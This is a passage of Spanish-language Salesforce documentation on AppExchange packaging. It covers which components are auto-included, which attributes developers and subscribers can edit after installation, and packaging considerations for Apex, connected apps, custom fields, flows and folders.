| Acción | Objeto de destino de acción (si es un objeto personalizado), campo de destino de acción, tipo de registro de acción, valores de campo predeterminados, formato de acción y cualquier campo personalizado al que hacen referencia los valores predeterminado o el formato de acción en el objeto de destino |
| Instantánea de creación de informes | Informes |
| Clase de Apex | Campos personalizados, objetos personalizados y otras clases de Apex a las que se hace referencia de forma explícita, así como cualquier otra cosa a la que se hace referencia directamente en la clase de Apex<br>Nota: Si una clase de Apex hace referencia a una etiqueta personalizada y esa etiqueta tiene traducciones, debe empaquetar de forma explícita los idiomas individuales que desee con el fin de que esas traducciones se incluyan. |
| Desencadenador de Apex | Campos personalizados, objetos personalizados y cualquier clase de Apex a la que se hace referencia de forma explícita, así como cualquier otra cosa a la que se hace referencia directamente en el desencadenador de Apex |
| Tipo de artículo | Campos personalizados, el formato de página predeterminado |
| Formato compacto | Campos personalizados |
| Aplicaciones personalizadas | Fichas personalizadas (incluyendo fichas Web), documentos (almacenados como imágenes en la ficha), carpeta de documentos |
| Botón o vínculo personalizado | Campos personalizados y objetos personalizados |
| Campo personalizado | Objetos personalizados |
| Formatos de página de inicio personalizados | Componentes de página de inicio personalizados en el formato |
| Configuración personalizada | Motivos de colaboración de Apex, nuevos cálculos de colaboración de Apex, desencadenadores de Apex, botones o vínculos personalizados, campos personalizados, vistas de lista, formatos de página, tipos de registro, reglas de validación |
| Objeto personalizado | Campos personalizados, reglas de validación, formatos de página, vistas de lista, botones personalizados, vínculos personalizados, tipos de registro, motivos de colaboración de Apex, nuevos cálculos de colaboración de Apex y desencadenadores de Apex<br>Nota:<br>• Los motivos de colaboración de Apex no están disponibles en extensiones.<br>• Una vez instaladas y empaquetadas, solo se instalan las vistas de lista pública desde una aplicación. Si un objeto personalizado tiene cualquier vista de lista personalizada que desea incluir en su paquete, asegúrese de que la vista de lista es accesible para todos los usuarios. |

| Cuando agrega este componente: | Estos tipos de componentes de puede incluir de forma automática: |
|---|---|
| Objeto personalizado (como un objeto externo) | Fuente de datos externa, campos personalizados, formatos de página, vistas de lista, botones personalizados y vínculos personalizados<br>Nota:<br>• Una vez instaladas y empaquetadas, solo se instalan las vistas de lista pública desde una aplicación. Si un objeto externo tiene cualquier vista de lista personalizada que desea incluir en su paquete, asegúrese de que la vista de lista es accesible para todos los usuarios.<br>• En paquetes gestionados y sin gestionar, los objetos externos están incluidos en el componente de objeto personalizado. |
| Ficha personalizada | Objetos personalizados (incluyendo todos sus componentes), s-controls y páginas de Visualforce |
| Panel | Carpetas, informes (incluyendo todos sus componentes), s-controls y páginas de Visualforce |
| Documento | Carpeta |
| Plantilla de correo electrónico | Carpeta, membrete, campos personalizados y documentos (almacenados como imágenes en el membrete o la plantilla) |
| Conjunto de campos | Cualquier campo al que se hace referencia |
| Página de Lightning | Cualquier acción asociada |
| Ficha Página de Lightning | Página de Lightning |
| Flujo | Objetos personalizados, campos personalizados, clases de Apex y páginas de Visualforce |
| Carpeta | Todo el contenido de la carpeta |
| Aplicación Lightning | Todos los recursos de Lightning a los que hace referencia la aplicación, como componentes, eventos e interfaces. Campos personalizados, objetos personalizados, vistas de lista, formatos de página y clases de Apex a los que hace referencia la aplicación. |
| componente de Lightning | Todos los recursos de Lightning a los que hace referencia el componente, como eventos, interfaces y componentes anidados. Campos personalizados, objetos personalizados, vistas de lista, formatos de página y clases de Apex a los que hace referencia el componente. |
| Evento de Lightning | Campos personalizados, objetos personalizados, vistas de lista y formatos de página |
| Interfaz de Lightning | Campos personalizados, objetos personalizados, vistas de lista y formatos de página |
| Formato de página | Acciones, botones personalizados, vínculos personalizados, s-controls y páginas de Visualforce |
| Conjunto de permisos | Cualquier permiso personalizado, fuentes de datos externas, páginas de Visualforce y clases de Apex que están asignadas en el conjunto de permisos |
| Tipo de registro | Asignaciones de tipo de registro, formato compacto |
| Informe | Carpeta, campos personalizados, tipos de informe personalizado y custom s-controls |
| S-Control | Campos personalizados y objetos personalizados |

| Cuando agrega este componente: | Estos tipos de componentes de puede incluir de forma automática: |
|---|---|
| Traducción | Elementos traducidos para el idioma seleccionado en cualquier componente en el paquete |
| Regla de validación | Campos personalizados (a los que se hace referencia en la fórmula) |
| Componente de la página de inicio de Visualforce | Página de Visualforce asociada |
| Páginas de Visualforce | Clases de Apex utilizadas como controladores personalizados, componentes personalizados de Visualforce ,y conjuntos de campos a los que se hace referencia |
| Regla de flujo de trabajo | Todas las alertas de flujo de trabajo, las actualizaciones de campo, los mensajes salientes y las tareas relacionados; también si la regla de flujo de trabajo está diseñada por un objeto personalizado, se incluye el objeto personalizado automáticamente |

Nota: Algunos componentes de paquete, como reglas de validación o tipos de registro, podrían no aparecer en la lista de componentes del paquete pero están incluidos e instalados con los otros componentes.

## Modificación de componentes y atributos después de la instalación

La siguiente tabla muestra qué componentes y atributos son modificables después de la instalación desde un paquete gestionado.

**Desarrollador modificable**
El desarrollador puede modificar los atributos del componente en esta columna. Estos atributos están bloqueados en la organización del suscriptor.

**Suscriptor y desarrollador modificables**
El suscriptor y el desarrollador pueden modificar los atributos del componente en esta columna. Sin embargo, estos atributos no se pueden actualizar. Solo los nuevos suscriptores reciben los últimos cambios.

**Bloqueado**
Cuando un paquete es Gestionado y editado, el desarrollador y el suscriptor no pueden modificar los atributos del componente en esta columna.

| Componente | Desarrollador modificable | Suscriptor y desarrollador modificables | Bloqueado |
|---|---|---|---|
| **Acción** | | • Tipo de registro de destino<br>• Formato de acción<br>• Valores predeterminados para campos de acción | • Todos los campos excepto Tipo de registro de destino |
| **Instantánea de creación de informes** | | • Todos los atributos excepto Nombre exclusivo de la instantánea de creación de informes | • Nombre exclusivo de la instantánea de creación de informes |
| **Clase de Apex** | • Versión de API | | • Nombre |

| Componente | Desarrollador modificable | Suscriptor y desarrollador modificables | Bloqueado |
|---|---|---|---|
| | • Código | | |
| **Razón de colaboración de Apex** | • Razón de etiqueta | | • Nombre de razón |
| **Nuevo cálculo de colaboración de Apex** | | • Clase de Apex | |
| **Desencadenador de Apex** | • Versión de API<br>• Código | | • Nombre |
| **Aplicación** | | • Todos los atributos excepto Nombre de aplicación | • Nombre de aplicación |
| **Tipos de artículos** | • Descripción<br>• Etiqueta<br>• Etiqueta plural<br>• Empieza con un sonido de vocal | • Disponible para el portal de clientes<br>• Visualizaciones de canales<br>• Modelo de colaboración predeterminado<br>• Estado de desarrollo<br>• Habilitar divisiones<br>• Otorgar acceso con jerarquías<br>• Formatos de búsqueda | • Nombre |
| **Formato compacto** | • Todos los atributos | | |
| **Aplicación conectada** | • Método de acceso<br>• URL de aplicación de lienzo<br>• URL de devolución de llamada<br>• Nombre de aplicación conectada<br>• Correo electrónico de contacto<br>• Teléfono de contacto<br>• Descripción<br>• URL de icono<br>• URL de información<br>• Intervalo de IP de confianza<br>• Ubicaciones | • URL de ACS<br>• Id. de entidad<br>• Restricciones de direcciones IP<br>• Gestionar conjuntos de permisos<br>• Gestionar perfiles<br>• URL de inicio de Mobile<br>• Usuarios autorizados<br>• Política de token de actualización<br>• Atributos de SAML<br>• Certificado de proveedor de servicio | • Nombre de API<br>• Fecha de creación/por:<br>• Clave de consumidor<br>• Pregunta secreta de consumidor<br>• Instalado por<br>• Fecha de instalación<br>• Fecha de última modificación/por<br>• Versión |

| Componente | Desarrollador modificable | Suscriptor y desarrollador modificables | Bloqueado |
|---|---|---|---|
| | • URL de la imagen del logotipo<br>• Ámbitos de OAuth | • URL de inicio<br>• Tipo de asunto | |
| **Botón o vínculo personalizado** | • Comportamiento<br>• URL de botón o vínculo<br>• Origen del contenido<br>• Descripción<br>• Mostrar casillas de verificación<br>• Etiqueta<br>• Codificación del vínculo | • Altura<br>• Ajustar tamaño<br>• Mostrar barra de dirección<br>• Mostrar barra de menú<br>• Mostrar barras de desplazamiento<br>• Mostrar barra de estado<br>• Mostrar barras de herramientas<br>• Anchura<br>• Posición de la ventana | • Tipo de visualización<br>• Nombre |
| **Campo personalizado** | • Formato de presentación de numeración automática<br>• Número de decimales<br>• Descripción<br>• Valor predeterminado<br>• Etiqueta de campo<br>• Fórmula<br>• Extensión<br>• Filtro de búsqueda<br>• Etiqueta de lista relacionada<br>• Obligatorio<br>• Criterios de filtro de resumen | • Seguimiento de noticias en tiempo real de Chatter<br>• Texto de ayuda<br>• Tipo de máscara<br>• Carácter de máscara<br>• Configuración de colaboración<br>• Ordenar valores de lista de selección<br>• Seguimiento de historial de campos | • Nombre de relación secundaria<br>• Tipo de datos<br>• Id. externo<br>• Nombre del campo<br>• Campos de resumen<br>• Objeto de resumen<br>• Tipo de resumen<br>• Exclusivo |
| **Etiqueta personalizada** | • Categoría<br>• Descripción breve<br>• Valor | | • Nombre |
| **Objeto personalizado** | • Descripción<br>• Etiqueta<br>• Etiqueta plural<br>• Nombre del registro | • Permitir actividades<br>• Permitir informes<br>• Disponible para el portal de clientes | • Nombre de objeto<br>• Tipo de datos del nombre de registro<br>• Formato de presentación del nombre de registro |

| Componente | Desarrollador modificable | Suscriptor y desarrollador modificables | Bloqueado |
|---|---|---|---|
| | • Empieza con un sonido de vocal | • Configuración de la ayuda contextual<br>• Modelo de colaboración predeterminado<br>• Estado de desarrollo<br>• Habilitar divisiones<br>• Búsqueda mejorada<br>• Otorgar acceso con jerarquías<br>• Formatos de búsqueda<br>• Seguimiento de historial de campos | |
| **Permiso personalizado** | • Aplicación conectada<br>• Descripción<br>• Etiqueta<br>• Nombre | | |
| **Tipo de informe personalizado** | • Todos los atributos excepto Estado de desarrollo y Nombre del tipo de informe | • Estado de desarrollo | • Nombre del tipo de informe |
| **Configuración personalizada** | • Descripción<br>• Etiqueta | | • Nombre de objeto<br>• Tipo de configuración<br>• Visibilidad |
| **Panel** | | • Todos los atributos excepto Nombre exclusivo del panel | • Nombre exclusivo del panel |
| **Documento** | | • Todos los atributos excepto Nombre exclusivo del documento | • Nombre único del documento |
| **Plantilla de correo electrónico** | | • Todos los atributos excepto Nombre de plantilla de correo electrónico | • Nombre de plantilla de correo electrónico |
| **Fuente de datos externa** | • Tipo | • Proveedor de autorización<br>• Certificado<br>• Configuración personalizada<br>• Extremo | • Nombre |

| Componente | Desarrollador modificable | Suscriptor y desarrollador modificables | Bloqueado |
|---|---|---|---|
| | | • Tipo de identidad<br>• Ámbito de OAuth<br>• Contraseña<br>• Protocolo<br>• Nombre de usuario | |
| **Conjunto de campos** | • Descripción<br>• Etiqueta<br>• Campos disponibles | • Campos seleccionados (controlado únicamente por el suscriptor) | • Nombre |
| **Página de Lightning** | • Página de Lightning | | |
| **Flujo** | • Todo el flujo | • Nombre<br>• Descripción<br>• Estado | • Nombre exclusivo del flujo<br>• URL |
| **Carpeta** | | • Todos los atributos excepto Nombre exclusivo de la carpeta | • Nombre exclusivo de la carpeta |
| **Componente de la página de inicio** | • Cuerpo<br>• Posición del componente | | • Nombre<br>• Tipo |
| **Formatos de página de inicio** | | • Todos los atributos excepto Nombre de formato | • Nombre de formato |
| **Membrete** | | • Todos los atributos excepto Nombre de membrete | • Nombre de membrete |
| **Aplicación Lightning** | • Versión de API<br>• Descripción<br>• Etiqueta<br>• Marca | | Nombre |
| **Componente de Lightning** | • Versión de API<br>• Descripción<br>• Etiqueta<br>• Marca | | Nombre |
| **Evento de Lightning** | • Versión de API | | Nombre |

| Componente | Desarrollador modificable | Suscriptor y desarrollador modificables | Bloqueado |
|---|---|---|---|
| | • Descripción<br>• Etiqueta<br>• Marca | | |
| **Interfaz de Lightning** | • Versión de API<br>• Descripción<br>• Etiqueta<br>• Marca | | Nombre |
| **Vista de lista** | | • Todos los atributos excepto Nombre exclusivo de vista | • Nombre exclusivo de vista |
| **Credenciales denominadas** | • Extremo<br>• Etiqueta | • Proveedor de autorización<br>• Certificado<br>• Tipo de identidad<br>• Ámbito de OAuth<br>• Contraseña<br>• Protocolo<br>• Nombre de usuario | • Nombre |
| **Formato de página** | | • Todos los atributos excepto Nombre de formato de página | • Nombre de formato de página |
| **Conjunto de permisos** | • Descripción<br>• Etiqueta<br>• Permisos de objeto personalizados<br>• Permisos de campos personalizados<br>• Configuración de acceso a la clase de Apex<br>• Configuración de acceso a la página de Visualforce | | • Nombre |
| **Caché de plataforma** | | | • Todos los atributos |
| **Tipo de registro** | • Descripción<br>• Etiqueta de tipo de registro | • Activo<br>• Proceso empresarial | • Nombre |

| Componente | Desarrollador modificable | Suscriptor y desarrollador modificables | Bloqueado |
|---|---|---|---|
| **Configuración de sitio remoto** | | Todos los atributos excepto Nombre de sitio remoto | • Nombre de sitio remoto |
| **Informe** | | • Todos los atributos excepto Nombre exclusivo del informe | • Nombre exclusivo del informe |
| **S-Control** | • Contenido<br>• Descripción<br>• Codificación<br>• Nombre de archivo<br>• Etiqueta | • Incorporar previamente en la página | • Nombre de S-Control<br>• Tipo |
| **Recurso estático** | • Descripción<br>• Archivo | | • Nombre |
| **Tabulador** | • Descripción<br>• Codificación<br>• Con barra lateral<br>• Altura<br>• Etiqueta<br>• S-Control<br>• Vínculo personalizado a la página de bienvenida<br>• Tipo<br>• URL<br>• Anchura | • Preparado para Salesforce Classic Mobile<br>• Estilo de la ficha | • Nombre de ficha |
| **Traducción** | • Todos los atributos | | |
| **Regla de validación** | • Descripción<br>• Formula de condición de error<br>• Ubicación del error<br>• Mensaje de error | • Activo | • Nombre de regla |
| **Componente de Visualforce** | • Versión de API<br>• Descripción<br>• Etiqueta<br>• Marca | | • Nombre |

| Componente | Desarrollador modificable | Suscriptor y desarrollador modificables | Bloqueado |
|---|---|---|---|
| **Página de Visualforce** | • Versión de API<br>• Descripción<br>• Etiqueta<br>• Marca | | • Nombre |
| **Alerta de correo electrónico de flujo de trabajo** | | • Correos electrónicos adicionales<br>• Plantilla de correo electrónico<br>• Dirección del remitente del correo electrónico<br>• Destinatarios | • Descripción |
| **Actualización del campo de flujo de trabajo** | • Descripción<br>• Valor de campo<br>• Valor de fórmula | • Búsqueda | • Nombre |
| **Mensaje saliente de flujo de trabajo** | • Descripción<br>• URL de extremo<br>• Campos para enviar<br>• Enviar Id. de sesión | • Usuario para enviar como | • Nombre |
| **Regla de flujo de trabajo** | • Descripción<br>• Criterios de evaluación<br>• Criterios de reglas | • Activo | • Nombre de regla |
| **Tarea del flujo de trabajo** | | • Asignar a<br>• Comentarios<br>• Fecha de vencimiento<br>• Prioridad<br>• Tipo de registro<br>• Estado | • Asunto |

# Comportamiento de componentes en paquetes

Al crear una aplicación para la distribución, determine qué incluir en sus paquetes, cómo diseñar su aplicación y cómo distribuir sus paquetes (gestionados o no gestionados).

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear paquetes de AppExchange:
- "Crear paquetes de AppExchange"

Nota:

- Los nombres de componentes deben ser exclusivos dentro de una organización. Para garantizar que sus nombres de componentes no entran en conflicto con los de la organización de un instalador, utilice un paquete gestionado para que todos sus nombres de componentes incluyan su prefijo de espacio de nombres.

### Clases o desencadenadores de Apex

Cualquier Apex que se incluya como parte de un paquete debe tener como mínimo un 75% de cobertura de prueba acumulada. Cada desencadenador debe contar también con alguna cobertura de prueba. Cuando carga su paquete en AppExchange, se ejecutan todas las pruebas para garantizar que se realizan sin errores. Además, todas las pruebas se ejecutan cuando el paquete se instala en la organización del instalador. El instalador puede decidir si instalar el paquete si falla alguna prueba.

Consejo: Para evitar conflictos de nomenclatura, Salesforce recomienda utilizar paquetes gestionados para todos los paquetes que contengan Apex. De este modo, todos los objetos de Apex contienen su prefijo de espacio de nombres. Por ejemplo, si hay una clase de Apex denominada `MyHelloWorld` y el espacio de nombres de su organización es `OneTruCode`, se hará referencia a la clase como `OneTruCode.MyHelloWorld`.

Tenga en cuenta las siguientes consideraciones cuando incluya Apex en su paquete:

- Los paquetes gestionados reciben un espacio de nombres exclusivo. Este espacio de nombres se antepone automáticamente a sus nombres de clases, métodos, variables, etc., lo que ayuda a evitar nombres duplicados en la organización del instalador.
- En una única transacción, sólo puede hacer referencia a 10 espacios de nombres exclusivos. Por ejemplo, supongamos que tiene un objeto que ejecuta una clase en un paquete gestionado cuando se actualiza el objeto. A continuación, esa clase actualiza un segundo objeto, que a su vez ejecuta una clase diferente en un paquete diferente. Aunque el primer paquete no accediera directamente al segundo paquete, como ocurre en la misma transacción, se incluye en el número de espacios de nombres a los que se accede en una única transacción.
- Si está exponiendo métodos como servicios Web, incluya documentación detallada para que los suscriptores puedan escribir código externo que active su servicio Web.
- Si una clase de Apex hace referencia a una etiqueta personalizada y esa etiqueta tiene traducciones, empaquete de forma explícita los idiomas individuales que desee con el fin de que esas traducciones se incluyan en el paquete.
- Si hace referencia a un objeto de colaboración de un objeto personalizado (como MyCustomObject__share) en Apex, esto agregará una dependencia de modelo de colaboración a su paquete. Debe establecer el nivel de acceso predeterminado de colaboración de toda la organización para el objeto personalizado como Privado con el fin de que otras organizaciones instalen su paquete correctamente.
- El código incluido en una clase o desencadenador de Apex que forme parte de un paquete gestionado se confundirá automáticamente y no podrá visualizarse en una organización de instalación. Las únicas excepciones son métodos declarados globales, lo que significa que las firmas de los métodos pueden visualizarse en una organización de instalación.
- Puede utilizar la anotación `desaprobado` en Apex para identificar métodos, clases, excepciones, enumeraciones, interfaces y variables `global` a los que ya no se puede hacer referencia en las versiones posteriores del paquete gestionado en el que residen. Esto es de utilidad cuando reelabora el código de paquetes gestionados a medida evolucionan los requisitos. Después de cargar otra versión de paquete como Gestionado y editado, los nuevos suscriptores que instalen la versión de paquete más

reciente no podrán ver los elementos desaprobados, aunque los elementos siguen funcionando para los suscriptores y las integraciones de API existentes.

- Cualquier Apex incluida en un paquete no gestionado que haga referencia explícitamente a un espacio de nombres no se podrá cargar.
- El código Apex que haga referencia a Categorías de datos no se podrá cargar.
- Antes de eliminar páginas de Visualforce o componentes globales de Visualforce de su paquete, retire todas las referencias a clases públicas de Apex y componentes públicos de Visualforce de las páginas o componentes que esté eliminando. Tras retirar las referencias, actualice sus suscripciones a una versión de paquete provisional antes de eliminar la página o componente global.

**Motivos de colaboración de Apex**

Los motivos de colaboración de Apex pueden agregarse directamente a un paquete, pero sólo están disponibles para objetos personalizados.

**Formatos compactos**

Si su paquete tiene un formato compacto, sus asignaciones de tipo de registro no se incluyen. Los suscriptores o instaladores de un paquete que contenga un formato compacto deben recrear las asignaciones de tipo de registro de su organización.

**Aplicaciones conectadas**

- Las aplicaciones conectadas pueden agregarse únicamente a los paquetes gestionados. Las aplicaciones conectadas no se admiten para los paquetes sin gestionar.
- Los suscriptores o instaladores de un paquete no pueden eliminar una aplicación conectada por sí misma; únicamente pueden desinstalar su paquete. Un desarrollador puede eliminar una aplicación conectada después de cargar un paquete como Gestionado y editado. La aplicación conectada se eliminará en la organización del suscriptor durante una actualización de paquete.
- Si actualiza una aplicación conectada y la incluye en una nueva versión de paquete, al actualizar ese paquete en una organización de cliente actualizará la aplicación conectada existente.
- Si realiza una actualización mediante envío de un paquete que contenga una aplicación conectada cuyo ámbito de OAuth o intervalos de IP hayan cambiado con respecto a la versión anterior, la actualización fallará. Se trata de una función de seguridad para bloquear a los usuarios no autorizados y que no tengan un acceso amplio a la organización de cliente mediante la actualización de un paquete instalado. Un cliente todavía puede realizar una actualización mediante consulta del mismo paquete; esto se permite porque se realiza con el conocimiento y consentimiento del cliente.
- Puede agregar una aplicación conectada existente (es decir, una creada antes de Summer '13) a un paquete gestionado. También puede combinar aplicaciones conectadas nuevas y existentes en el mismo paquete gestionado.
- Para aplicaciones conectadas creadas antes de Summer '13, la URL de instalación existente seguirá siendo válida hasta que empaquete y cargue una nueva versión. Una vez cargue una nueva versión del paquete con una aplicación conectada actualizada, la URL de instalación dejará de funcionar.

**Consola personalizada**

Un paquete que tenga un componente de consola personalizada solo puede instalarse en una organización con la licencia de la nube de servicios o el permiso de consola de ventas activado.

**Campos personalizados**

- Los suscriptores pueden agregar, modificar o eliminar los valores de campos de listas de selección de campos personalizados. Un desarrollador debería considerar detenidamente esto cuando haga referencia de manera explícita a un valor de lista de selección en el código. El desarrollador puede agregar o eliminar valores de listas de selección. Durante la actualización de un paquete, no se instalan nuevos valores de listas de selección en la organización del suscriptor para campos existentes. Todos los valores de listas de selección eliminados por el desarrollador siguen estando disponibles en la organización del suscriptor.
- Los desarrolladores pueden agregar campos personalizados obligatorios y necesarios para todos a paquetes gestionados siempre que tengan valores predeterminados.
- Los campos de tipo numeración automática y los campos obligatorios no se pueden agregar después de que se haya cargado el objeto en un paquete Gestionado y editado.

**Etiquetas personalizadas**

Si se traduce una etiqueta, el idioma debe incluirse explícitamente en el paquete para que las traducciones se incluyan en el paquete. Los suscriptores pueden sustituir la traducción predeterminada de una etiqueta personalizada.

**Objetos personalizados**

- Si un desarrollador habilita los atributos `Permitir informes` o `Permitir actividades` en un objeto personalizado empaquetado, la organización del suscriptor también tendrá habilitadas estas funciones durante una actualización. Una vez habilitados en un paquete Gestionado y editado, el desarrollador y el suscriptor no podrán deshabilitar estos atributos.
- Las sustituciones de botones y vínculos estándar también se pueden empaquetar.
- En su ampliación de paquete, si desea acceder a información de historial para objetos personalizados incluidos en el paquete base, trabaje con el propietario del paquete base para:

  1. Activar el seguimiento del historial en la organización de versión del paquete base.
  2. Cargar una nueva versión del paquete base.
  3. Instalar la nueva versión del paquete base en la organización de versión del paquete de ampliación para acceder a la información del seguimiento del historial.

  Como práctica recomendada, no active el seguimiento de historial para objetos personalizados incluidos en el paquete base directamente en la organización de versión del paquete de ampliación. Hacer esto puede causar un error cuando instale el paquete y cuando cree organizaciones de parche para el paquete de ampliación.

**Permisos personalizados**

Si implementa un conjunto de cambios con un permiso personalizado que incluye una aplicación conectada, la aplicación conectada debe estar instalada en la organización de destino.

**Tipos de informes personalizados**

Un desarrollador puede modificar un tipo de informe personalizado en un paquete gestionado después de que se haya publicado, y puede agregar nuevos campos. Los suscriptores reciben automáticamente estos cambios cuando instalan una nueva versión del paquete gestionado. No obstante, los desarrolladores no pueden eliminar objetos del tipo de informe después de que se haya publicado el paquete. Si elimina un campo en un tipo de informe personalizado que forma parte de un paquete gestionado, y el campo eliminado es parte de un depósito o se utiliza en una agrupación, aparecerá un mensaje de error.

**Configuración personalizada**

- Si una configuración personalizada se incluye en un paquete gestionado y la `Visibilidad` se especifica como Protegida, la configuración personalizada no se incluirá en la lista de componentes del paquete de la organización del suscriptor. Todos los datos de la configuración personalizada se ocultarán al suscriptor.

**Fichas personalizadas**

- El `Estilo de la ficha` de una ficha personalizada debe ser exclusivo en su aplicación. Sin embargo, no tiene que ser exclusivo en la organización donde esté instalado. El estilo de una ficha personalizada no entrará en conflicto con una ficha personalizada existente del entorno del instalador.
- Para proporcionar nombres de fichas personalizados en diferentes idiomas, en Configuración, introduzca *`Cambiar nombre de fichas y etiquetas`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Cambiar nombre de fichas y etiquetas**.
- Los suscriptores no pueden modificar fichas personalizadas de un paquete gestionado.

**Portal de clientes y portal de socios**

Los paquetes que hagan referencia a campos de portal de clientes o portal de socios son compatibles. El suscriptor que instale el paquete deberá tener habilitado el portal respectivo para instalar el paquete.

**Componentes del panel**

Los desarrolladores de paquetes gestionados deben considerar las implicaciones de introducir componentes del panel que hagan referencia a informes lanzados en una versión anterior del paquete. Si el suscriptor ha eliminado el informe o lo ha trasladado a una carpeta personal, el componente del panel que haga referencia al informe se omitirá durante la instalación. Asimismo, si el suscriptor ha modificado el informe, ese informe puede devolver resultados que afecten a la información que muestra el componente del panel. Una práctica recomendada es que el desarrollador lance un panel y los informes relacionados en la misma versión.

**Divisiones**

- Cuando se habilitan divisiones en un objeto personalizado de un paquete, la organización suscriptora deberá tener habilitada la función de divisiones para instalar el paquete.
- Establecer el filtro de división en un informe no causa una dependencia. El ajuste se omite cuando se instala en la organización del suscriptor.
- Resumir según el campo de división del objeto (por ejemplo, División de cuentas) en un informe causa una dependencia.
- Si el campo de división del objeto de un informe se incluye como columna y la organización del suscriptor no admite divisiones en el objeto, entonces la columna se omitirá durante la instalación.
- Si instala un tipo de informe personalizado que incluya un campo de división de objeto, como una columna, esa columna se omitirá si la organización no admite divisiones.

**Fuentes de datos externas**

- Después de la instalación de una fuente de datos externa desde un paquete gestionado o sin gestionar, el suscriptor debe volver a autenticar para el sistema externo.
  - Para la autenticación de contraseña, el suscriptor debe volver a introducir la contraseña en la definición de la fuente de datos externa.
  - Para OAuth, el suscriptor debe actualizar la URL de devolución de llamadas en la configuración de cliente para el proveedor de autenticación y luego volver a autenticar seleccionando `Iniciar flujo de autenticación al Guardar` en la fuente de datos externa.
- No se pueden incluir los certificados en paquetes. Si empaqueta una fuente de datos externa que especifica un certificado, asegúrese de que la organización de suscriptor dispone de un certificado válido con el mismo nombre.

**Objetos externos**

En paquetes gestionados y sin gestionar, los objetos externos están incluidos en el componente de objeto personalizado.

**Dependencias de campos**

- Los desarrolladores y suscriptores pueden agregar, cambiar o eliminar dependencias de campos.
- Si el desarrollador agrega una dependencia de campos, se agregará durante la instalación a menos que el suscriptor ya haya especificado una dependencia para el mismo campo.
- Si un desarrollador elimina una dependencia, este cambio no se reflejará en la organización del suscriptor durante una actualización.
- Si el desarrollador introduce una nueva asignación de valores de listas de selección entre los campos dependientes y los campos de control, la asignación se agregará durante una actualización.
- Si un desarrollador elimina una asignación de valores de listas de selección, el cambio no se reflejará en la organización del suscriptor durante una actualización.

**Conjuntos de campos**

Los conjuntos de campos en paquetes instalados presentan diferentes comportamientos de combinación durante la actualización de un paquete:

| Si un desarrollador de paquete: | Entonces en la actualización de paquete: |
|---|---|
| Cambia un campo de `No disponible` a **Disponible para el conjunto de campos** o **En el conjunto de campos** | El campo modificado se coloca al final del conjunto de campos actualizado en la columna a la que se haya agregado. |
| Agrega un campo nuevo | El campo nuevo se coloca al final del conjunto de campos actualizado en la columna a la que se haya agregado. |
| Cambia un campo de **Disponible para el conjunto de campos** o **En el conjunto de campos** a `No disponible` | El campo se elimina del conjunto de campos actualizado. |
| Cambia un campo de **En el conjunto de campos** a **Disponible para el conjunto de campos** (o viceversa) | El cambio no se refleja en el conjunto de campos actualizado. |

Nota: Los suscriptores no reciben notificaciones de los cambios en sus conjuntos de campos instalados. El desarrollador debe notificar a los usuarios (a través de notas de versión de paquete u otra documentación) de cualquier cambio en los conjuntos de campos editados. La combinación permite eliminar campos de su conjuntos de campos.

Una vez instalado un conjunto de campos, un suscriptor puede agregar o eliminar cualquier campo.

**Flujos**

- Únicamente puede empaquetar flujos activos. La versión activa del flujo se determina al cargar una versión del paquete. Si ninguna de las versiones del flujo es activa, la carga fallará.
- Para actualizar un paquete gestionado con una versión distinta del flujo, active esa versión y vuelva a cargar el paquete. No necesita agregar la versión activada recientemente al paquete. No obstante, si activa por error una versión del flujo y carga el paquete, distribuirá esa versión del flujo a todo el mundo. Asegúrese de comprobar la versión que verdaderamente desea cargar.
- En una organización de desarrollo, no puede eliminar un flujo o versión del flujo una vez que lo haya cargado a un paquete gestionado beta o editado.
- No puede eliminar componentes del flujo desde las instalaciones de paquetes gestionados en versión beta en organizaciones de desarrollo.
- No puede eliminar un flujo desde un paquete instalado. Para eliminar un flujo de un paquete desde su organización, desactívelo y luego desinstale el paquete.
- Si tiene varias versiones de un flujo instalado a partir de múltiples paquetes no gestionados, no podrá eliminar únicamente una versión mediante la desinstalación de su paquete. Si desinstala un paquete, gestionado o no gestionado, que contenga una única versión del flujo, se eliminará todo el flujo, incluyendo todas las versiones.
- No puede incluir flujos en parches de paquetes.
- Un flujo activo en un paquete estará activo una vez que se instale. La versión activa anterior del flujo en la organización de destino se desactivará a favor de la versión instalada más recientemente. Todo flujo que se esté realizando basado en la versión ahora desactivada continuará ejecutándose sin interrupciones pero reflejará la versión anterior del flujo.
- Al actualizar un paquete gestionado en su organización, se instala una nueva versión del flujo solo si hay una versión del flujo más reciente del desarrollador. Tras varias actualizaciones, puede acabar teniendo varias versiones del flujo.
- Si instala un paquete que contiene varias versiones del flujo en una nueva organización de destino, solo se implementará la última versión del flujo que se haya implementado.
- Si instala un flujo desde un paquete no gestionado que tenga el mismo nombre que un flujo que ya se encuentre en su organización pero un número de versión diferente, el flujo recién instalado se convertirá en la versión más reciente del flujo existente. Sin embargo, si el flujo de paquete tiene el mismo nombre y el mismo número de versión que un flujo que ya se encuentre en su organización, la instalación del paquete fallará. No puede sobrescribir un flujo.
- Cloud Flow Designer no puede abrir flujos instalados a partir de paquetes gestionados.

**Carpetas**

- Los componentes que Salesforce almacena en carpetas, como documentos, no se pueden agregar a paquetes cuando se almacenan en carpetas personales y sin archivar. Coloque los documentos, informes y otros componentes que Salesforce almacena en carpetas en una de sus carpetas con acceso público.
- Los componentes como documentos, plantillas de correo electrónico, informes o paneles se almacenan en carpetas nuevas en la organización del instalador utilizando los nombres de carpetas del publicador. Proporcione a estas carpetas nombres que indiquen que forman parte del paquete.
- Si se instala un nuevo informe, panel, documento o plantilla de correo electrónico durante una actualización y el suscriptor ha eliminado la carpeta que contenía el componente, la carpeta vuelve a crearse. Los componentes de la carpeta eliminada anteriormente no se restauran.
- El nombre de un componente incluido en una carpeta debe ser exclusivo en todas las carpetas del mismo tipo de componente, excluyendo las carpetas personales. Los componentes incluidos en una carpeta personal deben ser exclusivos únicamente en la carpeta personal.

**Componentes de la página de inicio**

